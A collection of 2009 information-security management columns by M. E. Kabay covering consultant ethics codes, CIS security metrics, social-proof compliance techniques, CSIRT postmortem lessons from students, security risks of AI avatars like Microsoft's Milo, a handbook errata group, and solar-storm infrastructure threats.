- A member shall always act in the best interest of the client, providing professional services with integrity, objectivity, and independence.
- A member shall accept only those assignments for which the member has the qualifications, knowledge and skill to serve the client effectively.
- A member shall, before accepting an assignment, reach a mutual understanding with the client as to the objectives, scope, work plan, and costs. A member shall establish fee arrangements with a client in advance of any substantive work
- A member shall avoid conflicts of interest or the appearance of such. Members shall not accept simultaneous assignments from two or more clients who have potentially conflicting interests without informing all parties in advance and securing all parties' prior agreement.
- The member shall treat clients' information as confidential and take all reasonable steps to prevent it from access by unauthorized people. A member shall not take advantage of such privileged information for use by the member, the member's firm or another client, without appropriate permission.
- A member shall not engage in any malfeasance, dangerous behavior, or illegal activities in any matter related to an assignment and shall report to appropriate authorities within or external to a client organization any such activities discovered within the scope of an assignment.

The International Association of Professional Security Consultants (IAPSC) provides the CSC certification and associated Code of Ethics < http://www.iapsc.org/certification.asp?ss8id=3 > which includes similar terms.

- CERTIFIED SECURITY CONSULTANTS[SM] will view and handle as confidential all information concerning the affairs of the client.
- CERTIFIED SECURITY CONSULTANTS[SM] will not take personal, financial, or any other advantage of inside information gained by virtue of the consulting relationship.
- CERTIFIED SECURITY CONSULTANTS[SM] will inform clients and prospective clients of any special relationship or circumstances that could be considered a conflict of interest.

- CERTIFIED SECURITY CONSULTANTS[SM] will never charge more than a reasonable fee; and, whenever possible, the consultant will agree with the client in advance on the fee or basis for the fee.
- CERTIFIED SECURITY CONSULTANTS[SM] will neither accept nor pay fees or commissions, for client referrals.
- CERTIFIED SECURITY CONSULTANTS[SM] will not accept fees, commissions or other valuable considerations from any individual or organization whose equipment, supplies or services they might or do recommend in the course of his or her services to a client.
- CERTIFIED SECURITY CONSULTANTS[SM] will only accept assignments for and render expert opinions on matters they are eminently qualified in and for.

Clients can usefully discuss these terms with candidates for consulting contracts. Clearing the air before hiring a consultant can avoid conflicts, disappointment, anger, and litigation.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Consensus Metrics for Information Security

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

On May 20, 2008, the Center for Internet Security< http://www.cisecurity.org/index.html > (CIS) announced the public release of a set of metrics for information security. The organization is dedicated to helping "organizations reduce the risk of business and e-commerce disruptions resulting from inadequate technical security controls. Click Here to learn more about CIS's mission." Their charter was last updated in 2002 and is fully described online.
< http://www.cisecurity.org/charter.html >

At the simplest level, the CIS is dedicated to establishing benchmarks – that is, measurable objectives – based on real-world contributions of security practitioners. Their description< http://www.cisecurity.org/charter.html#6 >
summarizes their process as follows:

> The Center provides Internet security benchmarks based on recognized best practices for deployment, configuration, and operation of networked systems. The Center's security-enhancing benchmarks encompass all three factors in Internet-based attacks and disruptions: technology (software and hardware), process (system and network administration) and human (end user and management behavior). The benchmarks are open, that is, publicly available to everyone.
>
> The Center's Internet security benchmarks are intended to:
>
> - Provide managers, business partners and insurance underwriters with a security 'ruler', where each increment on the ruler represents a set of security-enhancing actions. This security ruler will enable an organization to select the level of security deemed appropriate for that enterprise and implement the specific technical actions associated with the security level chosen;
> - Include interventions that can be implemented before, during, and after attacks to reduce losses; and
> - Be subject to customization, where appropriate, for specific industries and risk profiles such as those needed by the healthcare sector to implement the extensive privacy and security requirements of the Health Insurance Portability and Accountability Act of 1996 (HIPAA).
>
> Technical requirements without enforcement mechanisms are rarely effective. To ensure that the benchmarks are more than paper products, the Center will develop and deploy:
>
> - Compliance/auditing methodologies, including automated vendor tools certified by the Center, to ensure efficient and accurate compliance with the benchmarks;
> - Accreditation guidelines for system administrators and auditors to allow them to demonstrate a high level of proficiency in implementing and auditing against the benchmarks, and
> - Methods of maintaining confidentiality that encourage CIS members and others to share information that supports keeping the benchmarks up-to-date.

Cyber attacks will continue; therefore the benchmarks will be enhanced and updated to ensure that available benchmarks respond to real losses.

CIS has made a wide range of technical metrics freely available; after a simple registration process, visitors can download any or all of the specific documents (PDF) and tools (executables and scripts) for the following categories (see the menu for details):

- Applications; e.g.,
  - Web servers
  - Databases
  - Virtual Machines
- Operating systems
  - Windows
  - *nix
  - Mac
- Apple iPhone
- Routers
- Firewalls
- Wireless networks

The 90-page general overview Called “Consensus Metric Definitions v1.0.0” < https://community.cisecurity.org/download/ > covers the following areas:

- Incident management
- Vulnerability management
- Patch management
- Application security
- Configuration management
- Finance

As one example of the style of this manual, the “Incident Management” discussion (p 10 ff) begins with Table 2 (“Security Incidents Table”) data attributes “that should be populated as completely as possible for each security incident.” The table has the following columns:

- Name
- Type
- De-Identified
- Required
- Description

Table 2 includes the following items:

- Incident ID
- Date of Occurrence
- Date of Discovery
- Discovered By
- Detected by Internal Controls
- Verified By
- Date of Verification
- Date of Containment
- Date of Recovery
- Level of Effort

- G[r]oss Loss Amount
- Business System Downtime
- Scope of Incident
- Affected Systems
- Affected Organizations
- Classifications
- Root Cause
- Priority
- Country of Origination
- Country of Destination

The document then continues with in-depth definitions of specific metrics; for example, the Mean-Time-To-Incident-Discovery (p 13) has the following objective:

“Mean-Time-To-Incident-Discovery (MTTID) characterizes the efficiency of detecting incidents, by measuring the average elapsed time between the initial occurrence of an incident and its subsequent discovery. The MTTID metric also serves as a leading indicator of resilience in organization defenses because it measures detection of attacks from known vectors and unknown ones.”

Its description is as follows:

“Mean-Time-To-Incident-Discovery (MTTID) measures the effectiveness of the organization in detecting security incidents. Generally, the faster an organization can detects an incident, the less damage it is likely to incur. MTTID is the average amount of time, in hours, that elapsed between the Date of Occurrence and the Date of Discovery for a given set of incidents. The calculation can be averaged across a time period, type of incident, business unit, or severity.”

The fundamental question is, “What is the average (mean) number of hours between the occurrence of a security incident and its discovery?”

The targets are described as follows: “MTTID values should trend lower over time. The value of “0 hours” indicates hypothetical instant detection times. There is evidence the metric result may be in a range from weeks to months (2008 Verizon Data Breach Report). Because of the lack of experiential data from the field, no consensus on the range of acceptable goal values for MTTIDs exist.”

The discussion continues with usage, limitations, and references.

I believe that all of us in the field should be paying attention to this overview document and to the specific metrics made available by the CIS. By working together to improve these documents through our collective intelligence and experience, we can build and document collective intelligence to benefit all of our organizations and our stakeholders.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Subtle Pressures for Security Policy Compliance

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Information security officers and managers are constantly looking for ways to encourage colleagues to comply with security policies. The paper "Social Psychology and INFOSEC: Psycho-Social Factors in the Implementation of Information Security Policy"< http://www.mekabay.com/infosecmgmt/Soc_Psych_INFOSEC.pdf > summarizes a number of principles from social psychology that can help practitioners in our work.

In the July/August 2009 issue of *The Atlantic* magazine< http://www.theatlantic.com >, writer Bonnie Tsui< http://www.bonnietsui.com/ > has an interesting article entitled "Greening with Envy: How knowing your neighbor's electric bill can help to cut yours." The author summarizes research by Prof Robert Cialdini, PhD< http://www.influenceatwork.com/CialdiniBiography.html >, who has specialized on ways of influencing behavior in the work force.

Tsui notes that Cialdini has studied the effects of telling subjects about the behavior of other people – neighbors, other guests in hotels – in trying to encourage prosocial behavior such as reducing electricity usage or reusing linens and towels in hotel rooms. Subjects informed of what others are doing – for example, through notes on electric bills comparing each household's consumption with the average of its neighborhood or by putting little signs in the hotel rooms telling guests that "the majority of guests 'in this room' had reused their towels" – were much more likely to conform to the desired behavior than those with simple admonitions devoid of social norms.

It seems that "When made aware of the social norm, subjects tended to adhere to it." Cialdini thinks that the pressure to conform is largely unconscious and collas it "social proof." Dr Cialdini has a wealth of materials on his Web site about his work.< http://www.influenceatwork.com/ >

So how can we use social proof in our information security awareness programs? Here are some ideas:

- Post statistical information about the rate of compliance with various security measures where people can see the information; e.g., "The current rate of secure passwords at OurHappyCompany is 84% and rising!" or "The current use of Post-It™ Notes showing passwords and that are hidden around the workplace has dropped to only 22% this month."
- Use comparison statistics about compliance rates to encourage healthy competition among work groups; e.g., "The Gzornoplatz Management Team has achieved an average of 78% compliance with our screensaver timeout policy; your group's current compliance rate is 71%."
- Provide individual information to each user in a periodic report; e.g., "The average rate of piggybacking into secure areas of the buildings has fallen to only 13% this quarter; your rate of piggybacking, as measured by examination of our log files, is only 4% of all your entries: congratulations and thank you!"

- Have rotating messages appear about different applications; e.g., “The current rate of effective use of the CC and BCC lines in e-mail messages has risen to 47% of all e-mail messages with multiple recipients for this year according to the latest sampling by the Information Technology Help Desk Team. Your current statistic is 36%.”

I’m sure that readers will have lots of ideas for how to apply Dr Cialdini’s research findings. I suggest that everyone pitch in using the comment feature of this column to share these ideas.

After all, 82% of all readers are cooperating with….

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

CSIRT Management:
Lessons from Other Group Postmortems (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
Norwich University, Northfield VT

My favorite graduate course in the Norwich University Master of Science in Information Assurance Program< http://infoassurance.norwich.edu > is the "Computer Security Incident Response Team Management" graduate seminar which I developed some years ago based in part on an extensive series of articles on the subject that appeared here in the *Network World Security Strategies* and that I collected for readers in a single document freely available on my Web site< http://www.mekabay.com/infosecmgmt/csirtm.pdf > along with a free companion CD-ROM from the Defense Information Systems Agency < http://www.mekabay.com/infosecmgmt/disa_cirtm_cdrom.zip > on the subject.

In 2008, I was blessed with five excellent students who not only wrote their weekly essays well but also participate enthusiastically in the weekly discussions (we have three or occasionally four topics for them to use in sharing insights and experiences) and in Week 9 of the 11-week course, one of the questions was as follows:

> "Postmortems are conducted in many other fields – well, for example, as autopsies! But perhaps some of you have actually participated in non-CSIRT teams where a postmortem was standard operating procedure. Examples might include, say, a sports team, any kind of problem-solving team, a marketing group looking at an advertising campaign, a group of professors evaluating a new course, and a group of detectives or attorneys looking at how an investigation or a courtroom proceeding turned out. Please share interesting experiences of this kind with your classmates and see if any of your insights can be constructively applied to CSIRT management."

In collaboration with my students, I am publishing a lightly-edited summary of their discussion in this column and the next in the hope that readers of the series will enjoy their comments as much as I did.

* * *

Tikuo Chen wrote, "When I was back in California, I belonged to a very well run Cub Scout organization which routinely used post-mortem like analysis to figure out how to make pack activities more enjoyable for the scouts and their families. Just over two years ago, after a couple of the den leaders shared concerns during one of the pack planning meeting about how some dads were becoming a bit too hands-on in managing their scout's pinewood derby cars, we undertook a concerted effort to figure out how we could put the focus back on the scouts. …[W]e decided to create more hands-on opportunities for the scouts. Instead of just one main event where the scouts essentially place their cars on a gravity track and watch the cars run, we added two more equally prestigious events (e.g. top performers earned the same trophies, but there was a one-trophy per person limit). These two events allowed scouts to roll their cars to first attempt to get the closest to a line and then to attempt to get the closest to a set quarter-sized mark. Not

only did the format change take the pressure off both scouts and their parents to build the fastest car, but it also encouraged the scouts to learn how their cars handled and it created more opportunities for parent involvement. The added events meant that we needed more parent helpers to supervise and act as 'race coordinators'. What this experience showed me was how important it is to understand the real objective in any situation (for scouting, it is creating fun opportunities for scouts and their families) and that there are often better ways to motivate behavior change besides attempting to impose sanctions."

Michael Sanclimenti posted an interesting comment: "I participated in postmortems for disaster recovery tests and resolving problems that caused a large data network or voice network outage. The disaster recovery postmortem was conducted by quality assurance (QA) and it was mostly a review of what whet wrong or took too much time. Blaming a department or individuals was not part of the meeting. The meeting was constructive criticism and a review of processes. QA was responsible to make the necessary changes before the next test. When there was a data or voice network outage and it had an impact on the business, then a postmortem meeting with the network team and the vendor was held. I worked for a foreign bank at the time, so communications between the U.S. and the main country were very important. The majority of the time, it was an equipment failure that affected circuits. The VP of the network group would call his team and the supplier of the circuits to the meeting. The vendor's sales team was there to give mostly excuses as to what happened while we gave all the facts about the incident. These meetings did not accomplish much since the outage was out of our hands and the vendor never changed their processes. All the vendor did was to give us a credit on the monthly bill. However, as long as the postmortem meeting is organized and has a purpose, it should be held for most incidents."

Enrique Parker had an excellent list of ground rules for postmortems: "My case study organization is very active in project management and we are required to complete a project retrospective within one week of completing a project. In fact most of the rules and structure of conducting a postmortem are founded on the established procedures from the project management processes. Even though the goals and objective may be different between the project management retro and the CSIRT postmortem, the ground rules can certainly be equally used. The general ground rules include:

- Focus on the processes and roles and not on people
- Build on other's ideas
- Listen actively: don't kill an idea before its been fully expressed
- Participate – Everyone
- Refrain from justifying your previous actions
- Once conversation at a time

To keep the team focus the project team provides a list of functions that are generally part of a project

- Project Planning
- Team participation
- Decisions
- Communication
- Processes and procedures
- Training
- Results."

* * *

Join me online for three courses in July and August 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," (July 18-23)< http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," (Aug 1-6)< http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals."(Aug 8-13)< http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

* * *

Tikuo "T.C." Chen works with a nanomanufacturing company in the Information Security & Risk Management department and is currently posted in Shanghai, China, where he is responsible for ensuring that his employer's China operations comply with technology control program requirements.

Enrique Parker works for a fair-sized credit union in California as a Senior Security Architect and has been busy establishing the security infrastructure of the company.

Michael Sanclimenti works in the Managed VPN group of AT&T Labs and is responsible for developing their managed IPSec, Firewall/IPS, multicast, and GETVPN offers.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

CSIRT Management:
Lessons from Other Group Postmortems (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
Norwich University, Northfield VT

In Week 9 of the 11-week course on Computer Security Incident Response Team Management that I taught in summer 2008, one of the weekly discussion questions was as follows:

> "Postmortems are conducted in many other fields – well, for example, as autopsies! But perhaps some of you have actually participated in non-CSIRT teams where a postmortem was standard operating procedure. Examples might include, say, a sports team, any kind of problem-solving team, a marketing group looking at an advertising campaign, a group of professors evaluating a new course, and a group of detectives or attorneys looking at how an investigation or a courtroom proceeding turned out. Please share interesting experiences of this kind with your classmates and see if any of your insights can be constructively applied to CSIRT management."

This is part 2 of a lightly-edited report on my students' conversation.

* * *

Eric Jernigan contributed a valuable checklist from his US Army experience: "Of all the jobs I had in my life, I think the most ingenious postmortems are the ones taught in the Army. Every time we

- Built a bridge
- Blew up a bridge
- Jumped out of a perfectly good airplane
- The aircrew flew their perfectly good airplane
- Did a mission plan or fixed a tank…

…we did an After Action Review (AAR). They were effective because we did them immediately after the task and because they were simple. The main format of the AAR is:

1. What was the mission (task/activity) and your part?
2. What needs improvement?
3. What should we sustain (continue doing)?

The chain of events should be part of the first section. It doesn't look like much, but when you assemble the whole team tell them their opinion matters (equally), key details rise to the top every time. If there is any blame to go around, it is usually becomes self evident."

Steven Doan remembered his experiences in software development: "The experiences I have had with non-CSIRT postmortems were related to project releases. This occurred whether there was success on a project release as well as when there was a failure (e.g., where the planned implementation or upgrade did not proceed as anticipated and a rollback was necessary to return

the environment to its original state). The postmortem pulled all involved and management parties together to

- discuss the project plan and
- determine what went well,
- what went wrong and
- what action could be taken to improve the efficiency/effectiveness of the project implementation or
- was necessary to correct the failure issue and
- why it was not identified in the first place.

Unfortunately it seemed that after a time, these postmortem events did not return as much value as they should have because there was too much politics and red tape regarding how the postmortem meeting was conducted: not everyone was able to express their opinions and so valuable data and information was lost. Thus, it is important to have an environment where all parties are exempt from criticism and have the opportunity to express their opinions on what went wrong or right and opportunities for improvement or ideas they think could be of benefit for the next release cycle. Without this format, people do not feel valued and may not share their ideas and experiences in ways that can help the team find success."

[MK: these students all got high grades for that week's discussion!]

* * *

Join me online for three courses in July and August 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," (July 18-23)< http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," (Aug 1-6)< http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals."(Aug 8-13)< http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

* * *

Steven Doan is a systems engineer for a software development group in a large oil & gas services organization.

Eric Jernigan is the Information Security Manager at a large community college system in Oregon. His job responsibilities include information security program development and governance, incident response, security awareness training and education.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

AMiloration of Security:
Milo and Future Hacking

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Every year, the Master of Science in Information Assurance (MSIA< http://infoassurance.norwich.edu >) program at Norwich University hosts the annual three-day Graduate Security Conference for our graduating classes. We always have a plenary session with a distinguished keynote speaker; this year we were honored to welcome well-known antimalware researcher< http://www.malware.org/research/research.htm > Dr Richard Ford< http://www.malware.org/about/about.htm >, Research Professor at the Center for Information Assurance of the Florida Institute of Technology< https://services.fit.edu/profiles/profile.php?value=228 >. Dr Ford spoke about unintended consequences in security in a riveting and highly stimulating presentation which, at my request, included no PowerPoint slides.

One example Dr Ford brought up in his lecture is Milo, a project at Microsoft to put an interactive artificial-intelligence avatar running on the XBOX3 NATAL experimental platform.

In a five-minute lecture and demonstration,< http://www.youtube.com/watch?v=jcrYvo-1V6A > we see a young woman interacting with the avatar of a young boy in a virtual world. The avatar not only displays emotional responses through its face, body and voice, but is represented as recognizing its interlocutor's emotional responses through its analysis of visual input through the system's camera and analysis of the human being's voice patterns. The avatar also represents internal emotional states through its generated movements and voice. The interface also allows a representation of data transfer between our world and the electronic world (specifically, hand motions affecting virtual water and transfer of the content of a piece of paper into a virtual paper on the other side of the digital barrier.

The system is currently being applied not only to games < http://www.youtube.com/watch?v=oACt9R9z37U&feature=related > but also for the kind of device-free hands-operated user interface (grasp icon, pull, expand, move aside) illustrated in a demonstration of a different system at the CeBIT exposition in 2008< http://www.youtube.com/watch?v=mtLX52z4kPU > and that we have seen in science fiction movies such as "Minority Report"< http://www.imdb.com/title/tt0181689/ >

In discussion after Dr Ford's talk, I pointed out that there are fundamental and fascinating issues of security inherent in applications of such a system. Let's start by imagining some of the additional applications of artificial intelligence with this degree of interactivity:

- The avatars and child users could form strong emotional bonds that could be helpful in encouraging learning and prosocial behavior.
- It could be used for interactive movies of enormous emotional vibrancy, going beyond the power of the synthetic actress< http://www.youtube.com/watch?v=O9XZfPKl2_M > in the movie "S1M0NE."< http://www.imdb.com/title/tt0258153/ >
- News organizations could define virtual news anchors and perhaps interviewers who would charm viewers into strong loyalty for their programs and networks.

- Advanced virtual therapists (ELIZA< http://www.manifestation.com/neurotoys/eliza.php3 > on steroids) could provide inexpensive, pervasive support for mentally ill people, including social modeling much as Second Life interactions are currently being studied as a method of improving social skills for participants.< http://www.sciencedaily.com/releases/2008/07/080717210838.htm >
- Intelligent agents (virtual butlers < http://nexus404.com/Blog/2008/11/21/virtual-butler-mirror-intelligent-home-automation-controller-bespoke-customised-virtual-butlers-also-offered/ >) with warm, supportive and responsive personalities could become important sources of support for disabled or elderly people.< http://www.springerlink.com/content/m83621rnw07t7w87/ >
- Virtual personalities could be intermediaries for rapid response in emergencies, augmenting the capabilities of 9-1-1 networks with instant response, infinite patience and calming personalities.

Sound wonderful?

It won't be so wonderful if the designers and engineers fail to integrate security considerations into these systems from the very start. Using the same sequence of bullet points as those presented above, here are some nightmare scenarios involving poorly-secured, vulnerable Milo-like systems:

- A malfunctioning or subverted avatar could deeply pain a child who has cathected on the avatar.
- The Milo-like avatars could be used to create child pornography at a level of detail and emotional significance that might have significant and dangerous effects on pedophiles.< http://www.aic.gov.au/publications/chpornography/ >
- Criminal hackers might break into communications interfaces between avatars and users, causing havoc with theft of confidential information, distortions, introduction of offensive materials, and denial of service.
- Freed from the constraints of even the apparently minimal moral standards of some TV personalities, news organizations with a political agenda could be completely untrammeled by issues of accuracy, fairness, or completeness in pursuit of propaganda goals by dictating the performance of even more obedient virtual employees.< http://www.fair.org/index.php?page=1067 >
- Virtual psychotherapists under the control of criminals and pranksters could play havoc with the psychology of disturbed patients, including incitement to self-hurt or violence.
- Malfunctioning virtual butlers could become the source of living nightmares for helpless disabled people at the mercy of the hackers playing with their lives through code and parameter modifications.
- Virtual emergency operators could be led astray by terrorists who could tamper with the operations of the artificial intelligences, leading to dropped calls, misdirected responders, and catastrophic consequences in real emergencies.

I'm not saying that the technology is bad, shouldn't be pursued, or is the agent of demons. I'm saying that we had better be designing security in from the get-go. I just don't want to end up with HAL< http://www.youtube.com/watch?v=JcNkMIwolKc&NR=1 > from Arthur C. Clarke's 2001< http://www.imdb.com/title/tt0062622/ > in our living rooms.

* * *

Join me online for three courses in July and August 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," (July 18-23)< http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," (Aug 1-6)< http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals."(Aug 8-13)< http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

CSH5 Discussion Group Opens for Business

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The *Computer Security Handbook*, Fifth Edition (CSH5) edited by Seymour Bosworth, M. E. Kabay and Eric Whyne was published in February 2009< http://www.networkworld.com/newsletters/sec/2009/030209sec1.html > and we've already found mistakes! Oy gevalt ("Woe is me" in Yiddish). You can humiliate the editors even further with your very own contributions of typographical errors, infelicitous phrases, unclear paragraphs, and obsolete references. Just join the new CSH5_Discussion group on Yahoo< http://tech.groups.yahoo.com/group/CSH5_Discussion/ > and pitch in!

We have loaded the CSH5_Discussion group with a thread head for every chapter; when you want to register a complaint (perhaps in the style of the gentleman who wants to complain about the Norwegian Blue Parrot < http://www.youtube.com/watch?v=npjOSLCR2hE&feature=channel_page >), locate the thread head (message) for the chapter (the subject is CH nn – title) (e.g., CH 04 – HARDWARE ELEMENTS OF SECURITY) and the message body is simply the authors' names. REPLY to the thread head with your suggestion for a correction by starting with the exact page number, the section number, and a quotation showing the mistake. Then add your suggested correction.

Our three editors are the moderators of the group, and we will evaluate the suggestions; accepted corrections and suggestions will be loaded into a small database (table, really) that we will use to communicate an ordered list of changes to the publisher.

Equally important, if you have suggestions for major corrections, new sections of chapters, and even new chapters, you can post those as replies to existing chapter heads or start a thread about a new chapter with "NEW: topic." Many of the authors are members of the group and we hope to foster vigorous and creative discussion of how to improve the text for the next edition. We expect to start working in earnest on the Sixth Edition around 2013 and publish it in 2015.

To order the paper< http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529/ > or electronic versions< http://www.amazon.com/Computer-Security-Handbook-CD-ROM/dp/0471716537/ > of the CSH5, you can visit AMAZON. Slavishly devoted addicts, er, users of the CSH5 are invited to post swooningly positive customer reviews on the site to earn virtual credits for promotion to the CSH5 Virtual Hall of Virtual Fame for Sycophantic Readers.

Finally, to encourage readers to look for bloopers, I have obtained the kind permission of Senior Editor Sy Bosworth to recount the tale of what would have been the most hilarious error in the history of the CSH. It is by the Grace of G-d< http://judaism.about.com/od/reformjudaismfaq/f/god_spelling.htm > and Sy's eagle eye that Sy noticed at the last minute, as the book was going to press, that the following sentences had been misprinted in the CD-ROM version of the proofs (I've added the * for the missing word, "nothing"): "Although both Art and Doug are deceased, their commitment and their competence remain as constant reminders that * less than excellence is acceptable. Mich Kabay, my coeditor from the fourth edition, and Eric Whyne, our new third editor, continue in that tradition." Eric

and I were in stitches when we learned of this spectacular omission.

You have to admit that such an error would have been amusing – assuming you perceived it as an error!

* * *

Join me online for three courses in July and August 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," (July 18-23)< http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," (Aug 1-6)< http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals."(Aug 8-13)< http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Solar Storms are More than a Curiosity: NRC Report Warns of Severe Impacts on Infrastructure

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

As if the growing instability of atmospheric weather resulting from anthropogenic greenhouse gas emissions< http://www.epa.gov/climatechange/emissions/index.html > were not enough to worry infrastructure security professionals, a growing concern centers on geomagnetic storms resulting from cyclical storms in the outer layers of our sun.

Most people know that our sun cycles through eleven year cycles of solar storms in its outer layer, the chromosphere.< http://www.chromosphere.com/ > The solar storms are associated with cooler vortices of incandescent plasma (the form of matter in which electrons and nucleons are so energetic that they are ripped apart from their normal association into atoms) called sunspots < http://solarscience.msfc.nasa.gov/SunspotCycle.shtml > and solar flares,< http://hesperia.gsfc.nasa.gov/sftheory/flare.htm > huge jets of plasma that arc upwards into the corona for thousands of miles.

Solar flares generate immense pulses of electromagnetic interference (EMI); indeed, as recounted by Richard E. Kerr in the 26 June 2009 issue of *SCIENCE* magazine< http://www.sciencemag.org/cgi/content/summary/324/5935/1640 >, the intense solar storm of August 28, 1859 had devastating effects even on the relatively primitive electrical communication system of the time: "The sun had blasted a billion-ton magnetic bubble of protons and the like right at Earth. On smashing into the planet's own magnetic cocoon at several million kilometers per hour, the bubble dumped its energy, pushing the solar-driven aurora from its customary arctic latitudes to overhead of Cuba. This once-in-500-years 'solar superstorm' crippled telegraph systems for a day or two across the United States and Europe but otherwise was mainly remembered for its dramatic light show."

Today, the effects of such a solar storm will be potentially devastating.

The National Academies Press has published a report that should concern everyone involved in the critical infrastructures at the planetary and national scales: *Severe Space Weather Events – Understanding Societal and Economic Impacts: A Workshop Report*. The entire report is available online free as a single PDF file < http://www.nap.edu/catalog.php?record_id=12507 > with a simple registration of e-mail address, ZIP code and economic sector. Alternatively, the executive summary < http://www.nap.edu/nap-cgi/report.cgi?record_id=12507&type=pdfxsum > is available without registration and the entire text is freely readable through a Web browser.< http://www.nap.edu/catalog.php?record_id=12507#toc >

More on this topic in the next column.

* * *

Join me online for three courses in July and August 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," (July 18-23)<

http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," (Aug 1-6)< http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals."(Aug 8-13)< http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Solar Storms Have Caused Serious Disruptions

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second of a three-part summary of a recent National Research Council report< popup > *Severe Space Weather Events – Understanding Societal and Economic Impacts: A Workshop Report*. The entire report is available online free as a single PDF file < http://www.nap.edu/catalog.php?record_id=12507 > with a simple registration of e-mail address, ZIP code and economic sector. Alternatively, the executive summary < http://www.nap.edu/nap-cgi/report.cgi?record_id=12507&type=pdfxsum > is available without registration and the entire text is freely readable through a Web browser.< http://www.nap.edu/catalog.php?record_id=12507#toc >

Comment [MK1]: Please code a popup using the material on the last page of this MS for this link.

* * *

The Preface of the report includes this description of the effects of a solar storm in "late October and early November 2003 [which] produced intense solar energetic particle events and triggered severe geomagnetic storms, the wide ranging effects of which were described [in a National Oceanic and Atmospheric Administration (NOAA) report published in April 2004 < http://www.weather.gov/os/assessments/pdfs/SWstorms_assessment.pdf >] as follows:

> The Sydkraft utility group in Sweden reported that strong geomagnetically induced currents (GIC) over Northern Europe caused transformer problems and even a system failure and subsequent blackout. Radiation storm levels were high enough to prompt NASA officials to issue a flight directive to the ISS astronauts to take precautionary shelter. Airlines took unprecedented actions in their high latitude routes to avoid the high radiation levels and communication blackout areas. Rerouted flights cost airlines $10,000 to $100,000 per flight. Numerous anomalies were reported by deep space missions and by satellites at all orbits. GSFC Space Science Mission Operations Team indicated that approximately 59% of the Earth and Space science missions were impacted. The storms are suspected to have caused the loss of the $640 million ADEOS-2 spacecraft. On board the ADEOS-2 was the $150 million NASA SeaWinds instrument. Due to the variety and intensity of this solar activity outbreak, most industries vulnerable to space weather experienced some degree of impact to their operations.

